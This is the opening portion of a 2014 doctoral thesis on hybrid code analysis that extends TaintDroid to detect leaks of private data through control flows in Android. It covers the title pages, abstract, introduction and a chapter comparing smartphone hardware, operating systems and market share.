
Hybrid code analysis to detect confidentiality violations in android system

Mariem Graa



THÈSE / Télécom Bretagne
sous le sceau de l'Université européenne de Bretagne
pour obtenir le grade de Docteur de Télécom Bretagne
En accréditation conjointe avec l'Ecole doctorale Matisse
Mention : Informatique

présentée par
Mariem Graa
préparée dans le département Logique des usages, sciences sociales et sciences de l'information
Laboratoire Labsticc

Hybrid Code Analysis to Detect Confidentiality Violations in Android System

Thèse soutenue le 18 Juin 2014
Devant le jury composé de :

Bernard Cousin
Professeur, Université Rennes 1 / président

Mohamed Kaâniche
Directeur de Recherche, LAAS-CNRS – Toulouse / rapporteur

Jean-Louis Lanet
Professeur, Université de Limoges / rapporteur

Marc-Antoine Lacoste
Expert en sécurité, FT/Orange Labs – Issy Les Moulineaux / Examinateur

Guy Pujolle
Professeur, LIP6 - Université Pierre et Marie Curie / Examinateur

Nora Cuppens
Directrice de Recherche, Télécom Bretagne / examinatrice

Ana Cavalli
Professeure, Télécom SudParis/ Co-directrice de thèse

Frédéric Cuppens
Professeur, Télécom Bretagne/ Directeur de thèse

N° d'ordre : 2014telb0320

Sous le sceau de l'Université européenne de Bretagne

Télécom Bretagne

En accréditation conjointe avec l'Ecole Doctorale Matisse

Ecole Doctorale – MATISSE

Hybrid Code Analysis to Detect Confidentiality Violations in Android System

---

Thèse de Doctorat

Mention : Informatique

Présentée par **Mariem Graa**

Département : LUSSI

Laboratoire : Lab-STICC

Directeur de thèse : - Frédéric Cuppens
- Ana Cavalli

Soutenue le 18/06/2014

Jury :

Président : - M. Bernard Cousin, Professeur, Université Rennes I

Rapporteurs : - M. Mohamed Kaâniche, Directeur de Recherche, LAAS-CNRS
- M. Jean louis Lanet, Professeur, Université de Limoges

Directeur de thèse : - Mme Ana Cavalli, Professeur, Télécom Sud Paris
- Mme Nora Cuppens, Directrice de Recherche, Télécom Bretagne
- M. Frédéric Cuppens, Professeur, Télécom Bretagne

Examinateur : - M. Marc Lacoste, Expert sécurité Système, Orange Labs
- M. Guy Pujolle, Professeur, LIP6, Université Pierre et Marie Curie

Acknowledgement

First and foremost, I would like to express all my gratitude to my parents who spend much of their time in taking care of my son and for all emotional encouragement. My undying gratitude goes to my husband, Wajih, for his love and scientific support. I wish to thank all members of my family to whom I dedicate this thesis.

I am forever grateful to my thesis supervisors, Professors Nora Cuppens-Boulahia, Frédéric Cuppens and Ana Cavalli for priceless advice, invaluable guidance and for their support and encouragement during my Ph.D. study and thesis research.

I am thankful to the members of my supervisory committee: the reviewers Dr. Mohamed Kaâniche and Professor Jean louis Lanet for the time taken to review my manuscript, the examiners Professor Bernard Cousin, Security expert Marc Lacoste and Professor Guy Pujolle for their insightful, valuable and detailed comments. It is a great honor for me to have them evaluate my thesis.

Finally, I would like to thank all my friends in Telecom Bretagne with whom I passed the pleasant moments for their encouragement and scientific support.

Abstract

Security in embedded systems such as smartphones requires protection of private data manipulated by third-party applications. These applications can provoke the leakage of private information without user authorization. Many security mechanisms use dynamic taint analysis techniques for tracking information flow and protecting sensitive data in the smartphone system.

But these techniques cannot detect control flows that use conditionals to implicitly transfer information from objects to other objects. This can cause an under tainting problem *i.e.* that some values should be marked as tainted, but are not. The under-tainting problem can be the cause of a failure to detect a leakage of sensitive information. In particular, malicious applications can bypass Android system and get privacy sensitive information through control flows.

In this thesis, we provide a security mechanism to control the manipulation of private data by third-party apps that exploit control flows to leak sensitive information. We aim at overcoming the limitations of the existing approaches based on dynamic taint analysis.

We propose an enhancement of dynamic taint analysis that propagates taint along control dependencies in the Android system embedded on smartphones. We use a hybrid approach that combines and benefits from the advantages of static and dynamic analyses to track control flows. We formally specify the under-tainting problem and we provide an algorithm to solve it based on a set of formally defined rules describing the taint propagation. We prove the completeness of these rules and the correctness and completeness of the algorithm.

Our proposed approach can resist to code obfuscation attacks based on control dependencies that exploit taint propagation to leak sensitive information in the Android system. To detect these obfuscated code attacks, we use the defined propagation rules. Our approach is implemented and tested on the Android system embedded on smartphones. By using this new approach, it becomes possible to protect sensitive information and detect control flow attacks without reporting too many false positives.

Résumé

La sécurité dans les systèmes embarqués tels que les smartphones exige une protection des données privées manipulées par les applications tierces. Ces applications peuvent provoquer la fuite des informations confidentielles sans l'autorisation de l'utilisateur. Certains mécanismes utilisent des techniques d'analyse dynamique basées sur le "data-tainting" pour suivre les flux d'informations et pour protéger les données sensibles dans les smartphones. Mais ces techniques ne propagent pas la teinte à travers les flux de contrôles qui utilisent des instructions conditionnelles pour transférer implicitement les informations. Cela peut provoquer un problème d'under tainting : le processus de teintage tel que défini engendre des faux négatifs. En particulier, les applications malveillantes peuvent contourner le système Android et obtenir des informations sensibles à travers les flux de contrôle en exploitant le problème d'under tainting.

Dans cette thèse, nous fournissons un mécanisme de sécurité pour contrôler la manipulation des données privées par les applications tierces qui exploitent les flux de contrôle pour obtenir des informations sensibles. Nous visons à surmonter les limitations des approches existantes basées sur l'analyse dynamique.

Nous proposons une amélioration de l'analyse dynamique qui propage la teinte tout au long des dépendances de contrôle dans les systèmes Android embarqués sur les smartphones. Nous utilisons une approche hybride qui combine et bénéficie des avantages de l'analyse statique et de l'analyse dynamique pour suivre les flux de contrôle. Nous spécifions formellement le problème d'under tainting et nous fournissons un algorithme pour le résoudre reposant sur un ensemble de règles formellement définies qui décrivent la propagation de la teinte. Nous prouvons la complétude de ces règles ainsi que celle de l'algorithme.

Notre approche proposée résiste aux attaques d'obfuscation de code reposant sur les dépendances de contrôle qui exploitent la propagation de la teinte pour obtenir des informations sensibles dans le système Android. Pour détecter ces attaques par obfuscation de code, nous utilisons les règles de propagation de la teinte. Notre approche est implémentée et testée dans le système Android embarqué sur les smartphones. Grâce à cette nouvelle approche, il est possible de protéger les informations sensibles et de détecter les attaques de flux de contrôle sans engendrer trop de faux positifs.

Contents

CHAPTER 1

Introduction

1.1 Motivation

Embedded systems such as mobile devices are increasingly used in our daily lives. According to a recent Gartner report [1], 455.6 million of worldwide mobile phones were sold in the third quarter of 2013, which corresponds to 5.7 percent increase from the same period last year. Sales of smartphones accounted for 55 percent of overall mobile phone sales in the third quarter of 2013. Smartphones operating systems are used to store and handle sensitive information like phone identity, user contacts, pictures, locations, etc. The leakage of these data by an attacker or advertising servers causes a real risk for privacy.

To satisfy smartphones user's requirements, the development of smartphone applications have been growing at a high rate. In May 2013, 48 billion apps have been installed from the Google Play store [2]. Most of these applications are available to users without any code review or test and are often used to capture, store, manipulate, and access to data of a sensitive nature. An attacker can exploit these applications and launch control flow attacks to compromise confidentiality of the smartphone system and can leak private information without user authorization.

Android surpassed 80 percent market share in the third quarter of 2013 [1] and it is the most targeted system by cyber criminals [3]. In a study presented in the Black Hat conference, Daswani [4] analyzed the live behavior of 10,000 Android applications and showed that more than 800 were found to be leaking personal data to an unauthorized server.

Many mechanisms are used to protect the Android system against attacks, such as the dynamic taint analysis that is implemented in TaintDroid [5]. The principle of dynamic taint analysis is to "taint" some of the data in a system and then propagate the taint to data for tracking the information flow in the program. The dynamic taint analysis mechanism is used primarily for vulnerability detection and protection of

sensitive data. To detect the exploitation of vulnerabilities, the sensitive transactions must be monitored to ensure that they are not tainted by outside data. But this technique does not detect control flows which can cause an under tainting problem *i.e.* that some values should be marked as tainted, but are not. This can cause a failure to detect a leakage of sensitive information. Thus, malicious applications can bypass the Android system and get privacy sensitive information through control flows. Therefore, it is important to provide adequate security mechanisms to control the manipulation of private data by third-party apps that exploit control flows to leak sensitive information. It is the aim of this thesis to define such security mechanism. In this context, many challenges need to be addressed such as limited resources smartphones, unavailable application source codes and diversity of sensitive data.

1.2 Contributions

We propose an enhancement of dynamic taint analysis that propagates taint along control dependencies to track control flows in embedded systems such as the Google Android operating system. We use a hybrid approach that combines and benefits from the advantages of static and dynamic analyses [6].

We give a formal specification of the under tainting problem that can cause a failure to detect a leakage of sensitive information in Android system. Then, we specify a set of formally defined rules that describe the taint propagation to solve it. We prove the completeness of these rules. Our approach is based on a taint algorithm to solve the under tainting problem using these rules. Afterwards, we analyse some important properties of our algorithm such as Correctness and Completeness [7].

We show that our approach can resist to code obfuscation attacks in control flow statements that exploit taint propagation to leak sensitive information in the Android system. To detect these obfuscated code attacks based on control dependencies, we use the propagation rules [8].

Finally, we implement our approach in the TaintDroid System that cannot detect control flows. We have enhanced the TaintDroid approach by tracking control flow in the Android system to solve the under-tainting problem. We have tested our approch on the Android system embedded on smartphones. We show that our approach is effective to detect control flow attacks and solve the under-tainting problem.

1.3 Thesis Outline

In chapter 2, we study features, benefits and limitations of different smartphone operating systems. Thereafter, we propose a table of comparison between platforms.

In chapter 3, we provide an analytical overview on secure private data in smartphones and more specifically in Android based mobile phones. We discuss some existing approaches based on information flow tracking to secure embedded systems. We describe in more detail works based on data tainting. We study related works on securing the Android system. We note that these works cannot detect the control flow attacks that can cause an under tainting problem (false negatives). This problem can cause a leakage of sensitive data. We present solutions based on data tainting mechanism combining dynamic and static analysis to solve this problem.

In chapter 4, we formally specify the under-tainting problem and we provide an algorithm to solve it based on a set of formally defined rules describing the taint propagation. We prove the completeness of those rules and the correctness and completeness of the algorithm.

In chapter 5, we present some code obfuscation attacks based on control dependencies that TaintDroid cannot detect. We show that our approach can resist to this type of attacks in the Android system using the taint propagation rules.

In chapter 6, we present concrete implementation, taint propagation tests and performance evaluation of our approach. The overhead generated by our approach is acceptable in comparison to the one obtained by TaintDroid.

Finally, chapter 7 concludes the manuscript and provides our perspectives for future work.

CHAPTER 2 Smartphones

Nowadays smartphones simplify communication and offer many services through downloaded applications. These devices make managing contacts easier using phone, contact, mail and the SMS/MMS messaging application. In addition, they provide leisure services by application for taking, viewing and managing pictures and videos stored in the device, as well as game applications and media players. These intelligent phones allow fast access to nearly every information needed in everyday life using a web browser, a maps application and access to news or weather. As a consequence they are often used by a lot of people. In this chapter, we study features, benefits and limitations of different smartphone operating systems. We also present a comparison between the existing platforms.

This chapter is organized as follows. In Section 2.1, we present the hardware and software characteristics of smartphones. In Section 2.2, we study the smartphones sales rate and usage. In Section 2.3, we describe security problems of smartphones. In Section 2.4, we compare different smartphone operating systems. Finally, we present some concluding remarks in Section 2.5.

2.1 Characteristics

Smartphones have more advanced computing capability and connectivity than mobile phones. They include web browser, high resolution screens, media software and GPS navigation. Smartphones are similar to classic computers because they provide the opportunity to the user to install and run applications not determined by the manufacturer. But, they differ from computers because they are a specialized unit with limited and optimized resources and they include out of the box feature of various communication technologies.

We present in the following the hardware and software characteristics of smartphones.

architecture.png architecture.png




Figure 2.1: Smartphone architecture [9]

2.1.1 Hardware Characteristics

As shown in Figure 2.1, smartphones are based on the ARM (Advanced RISC Machines) architecture.

This architecture is composed of several components to support various functionalities. These components are classified into two categories: the core component and the attached components. The core component allows the management of all parts of the smartphone.

The basic element in the core component is the processor. The smartphones benefit from powerful processor at about 1.5 GHz. Recent smartphones are based on Dual-core and even Quad-core processors that ensure higher order execution time.

Attached components handle data, battery, external memory, sensors, user interface, audio, cameras and wireless connections. Smartphones allow the user to save photos, videos and other kinds of data, which requires large amounts of memory.

Smartphone memory is ranging from 8 GB to 32 GB.
There are two types of screens in smartphones: the touch screen and the regular LCD with a keypad. The first type allows using a bigger screen for viewing movies, photos etc. But, they are expensive and must be used carefully. The second type of screens uses physical keypads that have longer life. Screens on smartphones vary largely in both display size and display resolution. The most common screen sizes range from 3 inches to over 5 inches and the display resolutions vary from 240×320 pixels to 1080×1920.
Another important hardware feature of smartphones is the battery life time because a smartphone cannot function without enough battery life. Longer is the life time of the battery better the functionality of the smartphone. The iPhone smartphones have usually the better performance with battery life ranging from 5-12 hours in comparison to 5-6 hours for BlackBerry and HTC have.
Furthermore, camera is another important feature for smartphones to take pictures and videos. BlackBerry and iPhone camera capabilities are ranging from 2.0 mp to 3.2 mp. whereas, the HTC smartphones have a better camera ranging from 2.0 mp to 5.0 mp.

We note that smartphones have limited storage and computing capacities which does not encourage the implementation of effective security mechanisms. In this thesis, we implement our work in the Dalvik virtual machine which is optimized for low memory and processing requirements. Also, we use spatial locality (the use of data elements within relatively close storage locations) to store taint tags adjacent to variables in memory to address performance and memory overhead challenges.

The smartphone is identified using identifiers such as the phone number, the International Mobile Subscriber Identity (IMSI) which is used to identify the GSM subscriber, the Integrated Circuit Card IDentifier which is a unique SIM card serial (ICC-ID), and the International Mobile Equipment Identity (IMEI) that identifies a specific cell phone on a network.

In this thesis, we consider as sensitive data, the location, the address book, the microphone input, the phone number, the GPS location, the last known location, the camera, the accelerometer, the SMS, the IMEI, IMSI, ICCID and the device serial number.

Smartphones provide wireless connections using different techniques:

- The GSM techniques for voice calls and services like SMS,

- The GPRS in combination with 2G techniques to provide voice and packet data,
- The Wireless LAN and Bluetooth techniques to use an Internet browser and to play multi-player games.

In our work, we need to identify when sensitive data is transmitted outside the smartphone system. Thus, we place the taint sink in the network interface. To make wireless connections techniques operational, smartphones include a growing number of sensors. These sensors are classified in two category: Low-bandwidth Sensors and High-bandwidth Sensors.

Low-bandwidth Sensors: Examples of these type of sensors are GPS to determine location and accelerometer to measure proper acceleration with high precision. These sensors are used to acquire privacy sensitive information that changes frequently and is used by multiple applications at the same time. Thus, all smartphone operating systems use a manager to multiplex access to low-bandwidth sensors. In our work, we place a taint source hook in sensor manager to taint input privacy sensitive data acquired by low-bandwidth sensors.

High-bandwidth Sensors: Examples of these type of sensors are camera and microphone. These sensors generate a large amount of data. Unlike low-bandwidth sensors, these data are only used by one application at the same time. To share these sensor information, the smartphone operating system uses buffers and files. In our work, we place taint source hooks in data buffers and files for tracking shared microphone and camera information.

2.1.2 Software characteristics

In this section, we introduce the most common smartphone operating systems. We present their characteristics, advantages and weaknesses as well as their corresponding applications development.

BlackBerry

BlackBerry is a closed source and proprietary operating system developed by the Canadian company Research In Motion (RIM). Since April 2010, BlackBerry becomes based on QNX operating system. The QNX OS is used essentially in industrial computers and car computers [10].

BlackBerry provides an email service for companies using BlackBerry Enterprise Server. Its email service is safer and better than the other platforms and it supports many types of attachments files. Current BlackBerry smartphones can offer other services such as the multimedia functionality for consumers. Note that for an easy use of Android applications, BlackBerry 10 offers an Android runtime layer.

Blackberry OS is the best operating system in terms of security, it is particularly suitable to professionals. Data can be encrypted and compressed very fast using the BlackBerry platform. On the other hand, Smartphones developed by RIM have the advantage to consume three times less energy than an iPhone but also to have a high quality network.

One of the weaknesses of the Blackberry OS is that it is not open source which limits the applications that can be developed. In addition, the BlackBerry platform does not support full native applications. This does not allow developers to interact with the system. Therefore, there is no much research work performed on this system.

Symbian

Symbian is an open operating system. It was founded in 1996 by Symbian Ltd. with a partnership of the company mother PSION with Nokia, Ericsson, Motorola and Matsushita2. Symbian OS has many specific APIs for mobile voice and data communications and uses standard network communication protocols. It provides the essential features of an operating system, including a kernel (named EKA2 in the latest version), as well as a common API and a reference user interface.

As common technical features, Symbian OS can run on several hardware platforms with very small memory footprint and low power consumption. Symbian has the same features as Windows Mobile (see the paragraph below) and BlackBerry. It provides a flexible platform that allows easily adding new technologies. Furthermore, it is supported by several manufacturers in the industry. Symbian is an optimized, multitasking and asynchronous operating system. Thus, developers can write and install third party applications independently from the device manufacturers.

The problem is that the multiple versions of Symbian OS makes development costlier. In addition, Symbian has failed to keep up with the multi-touch, web oriented requirements of modern handsets, and new releases have been slow to arrive.

Windows Mobile

Windows Mobile operating system is developed by Microsoft for smartphones and Pocket PCs. So, it is only compatible with Windows software. It allows running the Microsoft Office or Windows Live Messenger applications on the mobile device. It also offers the possibility to receive emails in real time and this makes Windows Mobile a direct competitor to BlackBerry [11]. It provides a multitasking feature and an ability to navigate a file system.

Native applications of Windows Mobile are developped using Microsoft Visual Studio after adding the Software Development Kit (SDK) corresponding to the specific version of the Windows Mobile. Windows Mobile applications can also be developed with WinDev Mobile [12]. Note that Windows Mobile supports third party software for implementing mobile applications.

One of the weaknesses of the Windows Mobile OS is the lack of applications available on Windows Phone store. Also, Windows Mobile is not compatible with flash player and it does not support multitasking. Thus, the older versions of Windows Mobile OS do not have support for copy and paste. This problem was fixed via a software update in 2011. Another weakness is that before any application can be added to the smartphone, via Marketplace, it must be approved by Microsoft.

IPhone

The iPhone Operating System (iOS) is the mobile operating system developed by Apple for the iPhone, iPod touch and iPad. The iOS kernel is closed proprietary source and is based on Darwin OS and derived from OS X, of which it shares the foundations (the hybrid kernel XNU based on the Mach micro-kernel, Unix and Cocoa services, etc...). The iOS has four abstraction layers, similar to Mac OS X: a ”Core OS” layer, a ”Core Services” layer, a ”Media” layer and a ”Cocoa” [13]. The maximum part device total memory of the iOS is 3 Gb and it depends on the device.

The application support used on the iPhone and iPod is based on the ARM architecture. However, all native applications are re-developed specifically for the ARM architecture of the iOS.

The iPhone operating system has twenty applications available by default, all developed by Apple. Their number may vary slightly depending on the mobile device. Most native applications can intelligently communicate with each others. In addition, iPhone operating system provides an access, via an internet connection, to the App

Store download platform, which allows adding applications developed by third parties and validated by Apple.

The main disadvantages of iPhone OS are the single vendor hardware/software availability (Apple Inc), the lack of external memory extension and easy battery replacement, and the restricted multi tasking functionality.

Android

Android, an operating system based on the Linux kernel, is developed by Android, Inc. As defined in the developer's guide, Android is a stack of software designed to provide a solution to use mobiles, smartphones and tablets [14]. This stack has an operating system (including a Linux kernel), applications such as web browser, phone and address book as well as a middle software between the operating system and the applications [14]. Android includes a virtual machine (VM) called Dalvik to run programs designed for the Java platform. This VM is designed especially for the mobile devices and it has limited computing power and memory [14]. The majority of the applications is executed by the Dalvik VM [15].

Android is distributed as open source under the Apache license. The license allows manufacturers, who integrate Android into their devices, to make changes according to their needs [16].

In addition, Android has an application to access to Google Play online store which was launched in October 2008 as Android Market. The Google play store offers to the users the access to various third-party free and paid apps that can be bought, downloaded and installed in Android. Each application has its specific settings that allows or not the user to enable or disable the use of network connections, change the volume and ringing melody, uninstall applications, format the memory card change, etc. [17].

Android is an open source platform whose permissive licensing allows the software to be freely modified and distributed by device manufacturers, wireless carriers and enthusiast developers. Additionally, Android has a large community of developers writing applications that extend the functionality of devices.

The most important weakness of the Android system is that the downloaded applications are not validated in most marketplaces. Also, some device manufacturers reduce OS consistency by adding alternative UI front-ends. More information about smartphone characteristics is given in Appendix B

2.2 Usage

The Gartner company [18] has published in 2011 a study about the mobile phone sales rate where it declares that 417 million of worldwide mobile phones were sold in the third quarter of 2010, which corresponds to a 35% increase from the third quarter of 2009. In 2011, total smartphone sales reached 472 million units and accounted for 31% of all mobile devices sales, up 58% from 2010 [19]. According to the Gartner report published in 2014 [20], worldwide sales of smartphones become 968 million units in 2013 corresponding to an increase of 42.3% from 2012 and 53.6% of overall mobile phone sales.

	2013	2012	2011	2010
Android	81.9	72.4	52.5	33.3
iOS	12.1	13.9	15.0	16.2
Microsoft	3.6	2.4	1.5	3.1
BlackBerry	1.8	5.3	11.0	14.6
Symbian	0.2	2.6	16.9	31.0
Other OS	0.5	3.4	3.1	3.0

Figure 2.2: Worldwide Smartphone Sales to End Users by Operating System

Table 2.2 presents the worldwide smartphone sales to end users per operating system. Based on an estimation realized by Research Company Canalys [21], the Android part of the worldwide smartphone shipment in the second quarter of 2009 was 2.8%. It becomes the top smartphone platform selling with 33% in the fourth quarter of 2010 overtaking Symbian [22]. A Gartner estimation ensures that 52.5% of the worldwide smartphone sales are Android in the third quarter of 2011 [18]. This percentage grew in the third quarter of 2012 to 72% [23] with 750 million devices activated in total and 1.5 million activations per day [24]. In the smartphone operating system (OS) market (see Table 2.2), Android surpassed 80% market share in the third quarter of 2013 [1].

Figure 2.2 presents the Android devices activated by year. As announced by Google company in May 2011, more than 100 million Android devices have been activated around the world, [25] (400,000 per day). These numbers increased in September 2012 with 500 million activations (1.3 million activations per day) [25], [26]. According to most recent announcement of Sundar Pichai, there are 900 million activated devices in May 2013 [27]. In September 2013, 1 billion Android devices have been activated [28].

Therefore, we note that smartphones are increasingly used (968 million units sales in 2013). Also, we observe that Android is the top smartphone platform selling (more than 80% in the third quarter of 2013).

